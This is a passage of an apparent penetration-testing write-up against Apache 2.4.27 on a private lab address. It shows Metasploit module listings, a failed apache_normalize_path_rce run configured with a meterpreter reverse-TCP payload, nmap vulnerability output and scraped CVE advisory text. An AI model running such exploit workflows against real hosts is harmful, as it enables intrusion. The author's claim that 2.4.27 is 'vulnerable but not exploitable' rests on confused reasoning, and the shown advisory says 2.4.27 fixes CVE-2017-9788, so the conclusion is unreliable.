   2    exploit/multi/http/apache_activemq_upload_jsp                              2016-06-01       excellent  No     ActiveMQ web shell upload
   3    auxiliary/scanner/http/apache_userdir_enum                                                  normal     No     Apache "mod_userdir" User Enumeration
   4    exploit/multi/http/apache_normalize_path_rce                               2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   5    auxiliary/scanner/http/apache_normalize_path                               2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   6    exploit/windows/http/apache_activemq_traversal_upload                      2015-08-19       excellent  Yes    Apache ActiveMQ 5.x-5.11.1 Directory Traversal Sh
l Upload
   7    auxiliary/scanner/http/apache_activemq_traversal                                            normal     No     Apache ActiveMQ Directory Traversal
   8    auxiliary/scanner/http/apache_activemq_source_disclosure                                    normal     No     Apache ActiveMQ JSP Files Source Disclosure
   9    auxiliary/scanner/http/axis_login                                                           normal     No     Apache Axis2 Brute Force Utility
   10   auxiliary/scanner/http/axis_local_file_include                                              normal     No     Apache Axis2 v1.4.1 Local File Inclusion
   11   auxiliary/dos/http/apache_commons_fileupload_dos                           2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   12   exploit/linux/http/apache_continuum_cmd_exec                               2016-04-06       excellent  Yes    Apache Continuum Arbitrary Command Execution
   13   exploit/linux/http/apache_couchdb_cmd_exec                                 2016-04-06       excellent  Yes    Apache CouchDB Arbitrary Command Execution
   14   exploit/linux/http/apache_druid_js_rce                                     2021-01-21       excellent  Yes    Apache Druid 0.20.0 Remote Command Execution
   15   exploit/multi/http/apache_flink_jar_upload_exec                            2019-11-13       excellent  Yes    Apache Flink JAR Upload Java Code Execution
   16   auxiliary/scanner/http/apache_flink_jobmanager_traversal                   2021-01-05       normal     Yes    Apache Flink JobManager Traversal
   17   exploit/linux/smtp/apache_james_exec                                       2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation 
bitrary File Write
   18   exploit/multi/http/apache_jetspeed_file_upload                             2016-03-06       manual     No     Apache Jetspeed Arbitrary File Upload
   19   auxiliary/scanner/ssh/apache_karaf_command_execution                       2016-02-09       normal     No     Apache Karaf Default Credentials Command Executio
   20   exploit/windows/http/apache_mod_rewrite_ldap                               2006-07-28       great      Yes    Apache Module mod_rewrite LDAP Protocol Buffer Ov
flow
   21   exploit/multi/http/apache_nifi_processor_rce                               2020-10-03       excellent  Yes    Apache NiFi API Remote Code Execution
   22   exploit/linux/http/apache_ofbiz_deserialization_soap                       2021-03-22       excellent  Yes    Apache OFBiz SOAP Java Deserialization
```

In the above picture the module for apache 2.4.27 is not found ,so let’s try with othere options.




```
Interact with a module by name or index. For example info 100, use 100 or use exploit/unix/webapp/jquery_file_upload

msf6 exploit(multi/http/phpmyadmin_lfi_rce) > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.1.132    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.64     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Dropper)


msf6 exploit(multi/http/apache_normalize_path_rce) > run
```




```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.1.64:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[*] Error: 192.168.1.132: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 peeraddr=192.168.1.132:80 state=error: wrong version number
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_normalize_path_rce) >
```

I have tried the apache one module but it fail’s to exploit .



```
┌──(anonymous㉿kali)-[~]
└─$ nmap -sV --script vuln 192.168.1.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-30 11:40 +0545
Nmap scan report for 192.168.1.132
Host is up (0.015s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.27
| vulners:
|   cpe:/a:apache:http_server:2.4.27:
|       CVE-2022-31813  7.5     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5     https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5     https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5     https://vulners.com/cve/CVE-2021-44790
|       CVE-2021-39275  7.5     https://vulners.com/cve/CVE-2021-39275
|       CVE-2021-26691  7.5     https://vulners.com/cve/CVE-2021-26691
|       EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB    7.2     https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB    *EXPLOIT*
|       EDB-ID:46676    7.2     https://vulners.com/exploitdb/EDB-ID:46676      *EXPLOIT*
|       CVE-2019-0211   7.2     https://vulners.com/cve/CVE-2019-0211
|       1337DAY-ID-32502        7.2     https://vulners.com/zdt/1337DAY-ID-32502        *EXPLOIT*
|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    6.8     https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*
|       CVE-2022-22721  6.8     https://vulners.com/cve/CVE-2022-22721
|       CVE-2021-40438  6.8     https://vulners.com/cve/CVE-2021-40438
|       CVE-2020-35452  6.8     https://vulners.com/cve/CVE-2020-35452
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2    6.8     https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*
|       4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332    6.8     https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332  *EXPLOIT*
|       4373C92A-2755-5538-9C91-0469C995AA9B    6.8     https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B  *EXPLOIT*
|       0095E929-7573-5E4A-A7FA-F6598A35E8DE    6.8     https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE  *EXPLOIT*
|       CVE-2022-28615  6.4     https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4     https://vulners.com/cve/CVE-2021-44224
|       CVE-2019-10082  6.4     https://vulners.com/cve/CVE-2019-10082
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
```

The above picture is result of the nmap which shows that the port 80 is only opened .



vulmon.com/searchpage?q=apache+http+server+2.4.27#:~:text=Apache%20httpd%20allows%20remote%20attackers,has%20ce…

Apache Http Server 2.4.18 Apache Http Server 2.4.20 Apache Http Server 2.4.1 Apache Http Server 2.4.2

Apache Http Server 2.4.12 Apache Http Server 2.4.16 Apache Http Server Debian Debian Linux 7.0

Debian Debian Linux 9.0 Debian Debian Linux 8.0 1 EDB exploit available 1 Metasploit module available 20 Github repositories available 1 Article available

7.5 CVSSV3

CVE-2017-15710

In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authnz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not...

Apache Http Server 2.4.29 Apache Http Server 2.4.28 Apache Http Server 2.4.27 Apache Http Server 2.4.3

Apache Http Server 2.4.2 Apache Http Server 2.4.1 Apache Http Server 2.4.26 Apache Http Server 2.4.23

Apache Http Server 2.4.9 Apache Http Server 2.4.6 Apache Http Server 2.4.18 Apache Http Server 2.4.17

Apache Http Server 2.4.16 Apache Http Server 2.4.12 Apache Http Server 2.4.25 Apache Http Server 2.4.20

Apache Http Server 2.4.10 Apache Http Server 2.4.7 Apache Http Server 2.4.4 Debian Debian Linux 8.0

Debian Debian Linux 7.0 Debian Debian Linux 9.0 Canonical Ubuntu Linux 18.04 Canonical Ubuntu Linux 12.04

Canonical Ubuntu Linux 14.04 Canonical Ubuntu Linux 16.04 Canonical Ubuntu Linux 17.10

Netapp Storage Automation Store - Netapp Storagegrid - Netapp Clustered Data Ontap - Netapp Santricity Cloud Connector -

Redhat Enterprise Linux 7.4 Redhat Enterprise Linux 7.6 Redhat Enterprise Linux 6.0 Redhat Enterprise Linux 7.0

Redhat Enterprise Linux 7.5 20 Github repositories available

CVE-2018-17189

https://vulmon.com/searchpage?page=1&q=Apache Http Server 2.4.18&sortby=byrelevance&scoretype=cvssv3 ris way to plain resources, the h2 stream

CVE-2016-3692

CVE-2022-2415

remote

CVE-2022-26712

Vulnerability Notification Service

You don't have to wait for vulnerability scanning results


Get Started

In the above picture According to CVE 2017-15710 it has only mentioned the apache version and it's vulnerability. By searching on alll the platform I have only found the apache other version exploit and their bu the apache 2.4.27 is not given any exploit.

Conclusion

Hence, we can say that the server apache 2.4.27 is vulnerable but not exploitable because, I have tried all the possible way to find the vulnerability but nothing was found in any site so , apache version,2.4.27 is vulnerable but not exploitable.

POC



Update 2.4.28 released	2017-10-05
Update 2.2.35-never released	--
Affects	2.4.27, 2.4.26, 2.4.25, 2.4.23, 2.4.20, 2.4.18, 2.4.17, 2.4.16, 2.4.12, 2.4.10, 2.4.9, 2.4.7, 2.4.6, 2.4.4, 2.4.3, 2.4.2, 2.4.1, 2.2.34, 2.2.32, 2.2.31, 2.2.29, 2.2.27, 2.2.26, 2.2.25, 2.2.24, 2.2.23, 2.2.22, 2.2.21, 2.2.20, 2.2.19, 2.2.18, 2.2.17, 2.2.16, 2.2.15, 2.2.14, 2.2.13, 2.2.12, 2.2.11, 2.2.10, 2.2.9, 2.2.8, 2.2.6, 2.2.5, 2.2.4, 2.2.3, 2.2.2, 2.2.0


Fixed in Apache HTTP Server 2.4.27

important: Uninitialized memory reflection in mod_auth_digest (CVE-2017-9788)

The value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments. by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault.

Acknowledgements: We would like to thank Robert Święcki for reporting this issue.

Reported to security team	2017-06-28
Issue public	2017-07-11
Update 2.4.27 released	2017-07-11
Update 2.2.34 released	2017-07-11
Affects	2.4.26, 2.4.25, 2.4.23, 2.4.20, 2.4.18, 2.4.17, 2.4.16, 2.4.12, 2.4.10, 2.4.9, 2.4.7, 2.4.6, 2.4.4, 2.4.3, 2.4.2, 2.4.1, 2.2.32, 2.2.31, 2.2.29, 2.2.27, 2.2.26, 2.2.25, 2.2.24, 2.2.23, 2.2.22, 2.2.21, 2.2.20, 2.2.19, 2.2.18, 2.2.17, 2.2.16, 2.2.15, 2.2.14, 2.2.13, 2.2.12, 2.2.11, 2.2.10, 2.2.9, 2.2.8, 2.2.6, 2.2.5, 2.2.4, 2.2.3, 2.2.2, 2.2.0



TOTAL CVE Records: 181292

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up to one year. (details)

NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.

HOME > CVE > CVE-2017-9788

Printer-Friendly View

CVE-ID

CVE-2017-9788 | Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:99569
- URL:http://www.securityfocus.com/bid/99569
- CONFIRM:http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html
- CONFIRM:https://httpd.apache.org/security/vulnerabilities_22.html
- CONFIRM:https://httpd.apache.org/security/vulnerabilities_24.html

According to apache website the version of apache 2.4.27 and CVE details 2017-9788, In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.